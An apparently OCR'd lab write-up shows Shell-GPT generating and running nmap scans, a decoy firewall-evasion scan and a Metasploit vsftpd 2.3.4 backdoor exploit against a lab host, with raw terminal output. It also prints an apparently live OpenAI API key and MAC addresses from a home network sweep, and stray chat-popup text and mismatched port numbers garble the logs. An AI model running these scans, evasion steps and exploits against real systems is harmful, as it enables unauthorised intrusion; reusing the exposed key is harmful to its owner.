

AI-Powered Ethical Hacking Automation with Shell-GPT: From Recon to Exploitation

Overview:

In this project, I leveraged the power of **Shell-GPT**—a CLI-based AI tool—to automate and enhance every stage of ethical hacking. By integrating **OpenAI's GPT models** directly into the Linux terminal, I turned the hacking workflow into a seamless AI-driven experience. From reconnaissance and vulnerability scanning to payload creation and exploitation, Shell-GPT streamlined traditionally complex tasks using smart prompts and context-aware suggestions.

The goal was to **reduce manual effort, speed up penetration testing, and augment decision-making** with real-time AI support—making tasks like port scanning, fuzzing, SQLi exploitation, and reverse shell creation lightning fast and efficient.

Whether you're brute-forcing logins or creating cross-platform persistence shells, Shell-GPT acts as a co-pilot—thinking, scripting, and acting alongside you.

Shell-GPT Configuration & Setup

Step 1: Create OpenAI Account & Generate API Key

- Signed up at <https://platform.openai.com>
- Generated a secret API key for CLI use.




Fig : Create Account




Fig: Select the credits




Fig: Confirm

The screenshot shows the OpenAI API keys management interface. On the left sidebar, under 'API keys', the 'Shell-gpt' key is selected. A modal window titled 'Save your key' is open, containing a message about saving the secret key securely and a 'Copy' button for the key value 'HTF4JVlOKyrB0ldH2qb1lOEcFGuYdtQQA'. Below the modal, the main table lists the key with 'Harishwar' as the creator and 'All' permissions.

NAME	CREATED BY	PERMISSIONS
Shell-gpt	Harishwar	All

Fig: Create new Api (owned key)

Note: Shell-gpt Install requires python3

```

File Actions Edit View Help
(harish㉿kali)-[~]
$ sudo apt-get install python3
[sudo] password for harish:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
python3 is already the newest version (3.13.3-1).
0 upgraded, 0 newly installed, 0 to remove and 104 not upgraded.

(harish㉿kali)-[~]
$ pip install shell-gpt
error: externally-managed-environment

This environment is externally managed
↳ To install Python packages system-wide, try apt install
python3-xyz, where xyz is the package you are trying to
install.

If you wish to install a non-Kali-packaged Python package,
create a virtual environment using python3 -m venv path/to/venv.
Then use path/to/venv/bin/python and path/to/venv/bin/pip. Make
sure you have pypy3-venv installed.

If you wish to install a non-Kali-packaged Python application,
it may be easiest to use pipx install xyz, which will manage a
virtual environment for you. Make sure you have pipx installed.

For more information, refer to the following:
* https://www.kali.org/docs/general-use/python3-external-packages/
* ./usr/share/doc/python3.13/README.venv

note: If you believe this is a mistake, please contact your Python installation or OS distribution provider. You can override this, at the risk of breaking
your Python installation or OS, by passing --break-system-packages.
hint: See PEP 668 for the detailed specification.

(harish㉿kali)-[~]
$ pip install shell-gpt --break-system-packages.

```

Fig: python3 and Shell-gpt installation




Fig: Choose `~/.config/shellgpt` and `nano .sgptrc`




Fig: add the API Key

sgpt:


- Interacting with OpenAI models directly from the terminal.
- Getting instant help with commands, scripts, code, and troubleshooting.

--shell:

- Generating ready-to-run terminal commands instead of plain text responses.
- Automating tasks like scanning, enumeration, and scripting through AI-powered suggestions.

Commands

- **E = Execute:** Outputs terminal-ready commands you can run immediately.
- **D = Do:** Converts your natural language into actionable shell operations.
- **A = Abort:** If unsure or unsafe, you can choose not to run the suggested command.



The screenshot shows a terminal window titled "harish@kali: ~/config/shell_gpt". The user has run the command \$ sgpt "Perform basic port scanning using nmap on this ip - 192.168.29.92". The AI has responded with a detailed nmap command and some explanatory text about port scanning.

```
(harish㉿kali) [~/config/shell_gpt]
$ sgpt "Perform basic port scanning using nmap on this ip - 192.168.29.92"
Hello! How can I assist you today with your programming or system administration needs?

(harish㉿kali) [~/config/shell_gpt]
$ sgpt "Perform basic port scanning using nmap on this ip - 192.168.29.92"
To perform a basic port scan using nmap on the IP address 192.168.29.92, you can use the following command:
nmap 192.168.29.92

This command will scan the most common 1,000 ports on the target IP address and provide information about which ports are open, closed, or filtered. If you need more detailed information or want to scan all 65,535 ports, you can use the -p- option:
nmap -p- 192.168.29.92

Remember to run nmap with appropriate permissions, often requiring sudo for more detailed scans.


(harish㉿kali) [~/config/shell_gpt]
$ sgpt -shell "Perform basic port scanning using nmap on this ip - 192.168.29.92"
nmap 192.168.29.92
[!] execute, [D]escribe, [A]bort: D
The command nmap 192.168.29.92 uses Nmap, a network scanning tool, to perform a default scan on the IP address 192.168.29.92, identifying open ports and services.
[!] execute, [D]escribe, [A]bort: E
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-01 10:51 IST
Nmap scan report for 192.168.29.92
Host is up (0.00078s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
Rama Akka
Wednesday
Send and receive messages without keeping your phone online.
Use WhatsApp on up to 4 linked devices and 1 phone at the same time.
Your personal messages are end-to-end encrypted.
```

Fig: Using sgpt to test

Nmap Scans Using sgpt --shell (Shell-GPT)

1. Nmap Port Scan Prompt

Prompt: sgpt --shell “perform nmap port scan on this ip - 192.168.29.92”



```
harish@kali: ~/config/shell_gpt
File Actions Edit View Help
Remember to run nmap with appropriate permissions, often requiring sudo for more detailed scans.

[~] harish@kali: ~./config/shell_gpt
$ sgpt --shell "Perform basic port scanning using nmap on this ip - 192.168.29.92"
nmap 192.168.29.92
[!] Execute, [D]escribe, [A]bort: D
The command nmap 192.168.29.92 uses Nmap, a network scanning tool, to perform a default scan on the IP address 192.168.29.92, identifying open ports and services.
[E]xecute, [D]escribe, [A]bort: E
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-01 10:51 IST
Nmap scan report for 192.168.29.92
Host is up (0.00078s latency).
No shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
145/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 0E:2A:70:AA:13:75 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.40 seconds
[~] harish@kali: ~./config/shell_gpt
$ [~] Rama Akka Wednesday
[~] Your personal messages are end-to-end encrypted
```

Fig : Port Scanning

2. Nmap Ping Prompt: sgpt --shell “perform nmap ping on this ip range 192.168.29.92 and save it as pinged_ips.txt”

The screenshot shows a terminal window titled "harish@kali: ~/config/shell_gpt". The user has run the command \$ sgpt --shell "Perform nmap ping on this ip range 192.168.29.92 and save it as pinged_ips.txt". The terminal displays the output of the nmap ping scan, which lists several hosts on the subnet, including their MAC addresses and latency. The scan is completed in 6.64 seconds.

```
$ sgpt --shell "Perform nmap ping on this ip range 192.168.29.92 and save it as pinged_ips.txt"
nmap -sn 192.168.29.1/24 -oN pinged_ips.txt
[E]execute, [D]escribe, [A]bort: D
The command uses nmap to perform a ping scan (-sn) on the subnet 192.168.29.1/24, which checks for live hosts without port scanning, and outputs the results to a file named pinged_ips.txt in normal format (-oN).
[E]execute, [D]escribe, [A]bort: E
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-01 11:34 IST
Nmap scan report for reliance.reliance [REDACTED]
Host is up (0.027s latency).
MAC Address: A8:D0:A0:4A:0B:3B (Servercom (India) Private Limited)
Nmap scan report for [REDACTED]
Host is up (0.00055s latency).
MAC Address: 6E:7E:C7:DA:AD:E1 (Unknown)
Nmap scan report for [REDACTED]
Host is up (0.085s latency).
MAC Address: F4:26:79:D9:D3:35 (Intel Corporate)
Nmap scan report for [REDACTED]
Host is up (0.28s latency).
MAC Address: 00:F4:8D:10:95:C1 (Liteon Technology)
Nmap scan report for [REDACTED]
Host is up (0.20s latency).
MAC Address: E6:25:14:85:28:96 (Unknown)
Nmap scan report for [REDACTED]
Host is up (0.0017s latency).
MAC Address: 0E:2A:70:AA:13:75 (Unknown)
Nmap scan report for [REDACTED]
Host is up (0.42s latency).
MAC Address: E4:84:D3:C7:D9:ED (Xiaomi Communications)
Nmap scan report for [REDACTED]
Host is up.
Nmap done: 256 IP addresses (8 hosts up) scanned in 6.64 seconds
For Docker container errors
[harish@kali:~/config/shell_gpt]
```

Fig: Ping Scan

3.Nmap Ping using SYN and Ack packets:

SYN Prompt: sgpt -- shell “Perform nmap ping on this ip-192.168.29.92 but use syn/Ack packets instead of ICMP packets “

The screenshot shows a terminal window titled "harish@kali: ~/config/shell_gpt". The user has run the command \$ sgpt --shell "Perform nmap ping on this ip-192.168.29.92 but use syn/Ack packets instead of ICMP packets". The terminal displays the output of the nmap ping scan using TCP SYN and ACK packets, which identifies the target IP address 192.168.29.92 as up.

```
$ sgpt --shell "Perform nmap ping on this ip-192.168.29.92 but use syn/Ack packets instead of ICMP packets"
nmap -sn -PS 192.168.29.92
[E]execute, [D]escribe, [A]bort: D
The command nmap -sn -PS 192.168.29.92 uses Nmap to perform a host discovery scan on the IP address 192.168.29.92 without port scanning, using TCP SYN ping to check if the host is up.
• nmap: Network exploration tool and security/port scanner.
• -sn: Disables port scanning, performing only host discovery.
• -PS: Sends TCP SYN packets to discover hosts.
• 192.168.29.92: Target IP address for the scan.
[E]execute, [D]escribe, [A]bort: E
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-01 11:57 IST
Nmap scan report for 192.168.29.92
Host is up (0.0015s latency).
MAC Address: 0E:2A:70:AA:13:75 (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds
[harish@kali:~/config/shell_gpt]
$ sgpt --shell "Perform nmap ping on this ip-192.168.29.92 but use syn/Ack packets instead of ICMP packets"
nmap -sn -PA 192.168.29.92
[E]execute, [D]escribe, [A]bort: D
The command nmap -sn -PA 192.168.29.92 uses Nmap to perform a host discovery scan on the IP address 192.168.29.92 without port scanning, using the -sn option to disable port scanning and the -PA option to send TCP ACK packets to determine if the host is up.
[E]execute, [D]escribe, [A]bort: E
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-01 11:57 IST
Nmap scan report for 192.168.29.92
Host is up (0.00053s latency).
MAC Address: 0E:2A:70:AA:13:75 (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 0.34 seconds
[harish@kali:~/config/shell_gpt]
```

4. Nmap ftp port scan to exploit

Prompt: sgpt --shell "Step 1: Launch metasploit using msfconsole. Step 2: Run an nmap version scan on port 21 of IP 192.168.29.92. Step 3: Based on the version found, search for exploits in metasploit for vsftpd. Step 4: Use the exploit with excellent rank like the vsftpd 2.3.4 backdoor if available. Step 5: Set RHOST to 192.168.29.92. Step 6: Use the 'exploit' command to launch it."

The screenshot shows a terminal window titled 'harish@kali: /~/.config/shell_gpt'. The terminal content is as follows:

```
(harish@kali) [~/config/shell_gpt]
$ sgpt --shell "Step 1: Launch metasploit using msfconsole. Step 2: Run an nmap version scan on port 21 of IP 192.168.29.92. Step 3: Based on the version found, search for exploits in metasploit for vsftpd. Step 4: Use the exploit with excellent rank like the vsftpd 2.3.4 backdoor if available. Step 5: Set RHOST to 192.168.29.92. Step 6: Use the 'exploit' command to launch it."
[!] execute, [D]escribe, [A]bort: D
The command launches Metasploit's msfconsole in quiet mode (-q), executes (-x) a series of commands: runs nmap to detect service versions (-sV) on port 21 of IP 192.168.29.92; searches for the vsftpd exploit; uses the exploit/unix/ftp/vsftpd_234_backdoor module; sets the remote host (RHOST) to 192.168.29.92; and finally, executes the exploit.
[!] execute, [D]escribe, [A]bort: E
[*] exec: nmap -sV -p 21 192.168.29.92
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-01 12:45 IST
Nmap scan report for 192.168.29.92
Host is up (0.00076s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 2.3.4
MAC Address: 0E:2A:70:AA:13:75 (Unknown)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.36 seconds

Matching Modules
-----
```

A table titled 'Matching Modules' lists two modules:

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/ftp/ vsftpd_232	2011-02-03	severe	Yes	VSFTPD 2.3.2 Denial of Service
1	exploit/unix/ftp/ vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execution


Below the table, the terminal shows the user interacting with the exploit module:

```
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
[*] RHOST => 192.168.29.92
[*] 192.168.29.92:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.29.92:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Fig: ftp exploitation

5. Nmap port scan using firewall evasion technique decoy

Prompt: sgpt --shell "perform advance nmap port scan using firewall evanison techniques Decoy with random 10 on this 192.168.29.92"



```
[harish@kali: ~] $ sgpt --shell "perform advance nmap port scan using firewall evanison techniques Decoy with random 10 on this 192.168.29.92"
[nmap -D RND:10 192.168.29.92
[!]execute, [D]escribe, [A]bort: D
The nmap -D RND:10 192.168.29.92 command performs a network scan on the target IP 192.168.29.92 using nmap, with the -D option enabling decoy scanning to obscure the source of the scan by randomly generating 10 decoy IP addresses (RND:10). This technique helps in hiding the real IP address of the scanning host from the target. It's useful if multiple hosts are scanning the target simultaneously.

[!]execute, [D]escribe, [A]bort: E
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-01 13:05 IST
Nmap scan report for 192.168.29.92
Host is up (0.0010s latency).

Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  sunrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login  OpenAI Access
514/tcp   open  shell
1099/tcp  open  rmiregistry
137/tcp   open  snmp
2049/tcp  open  nfs
2121/tcp  open  ccoroxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  x11
631/tcp   open  http-alt
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 0E:2A:70:AA:13:75 (Unknown)

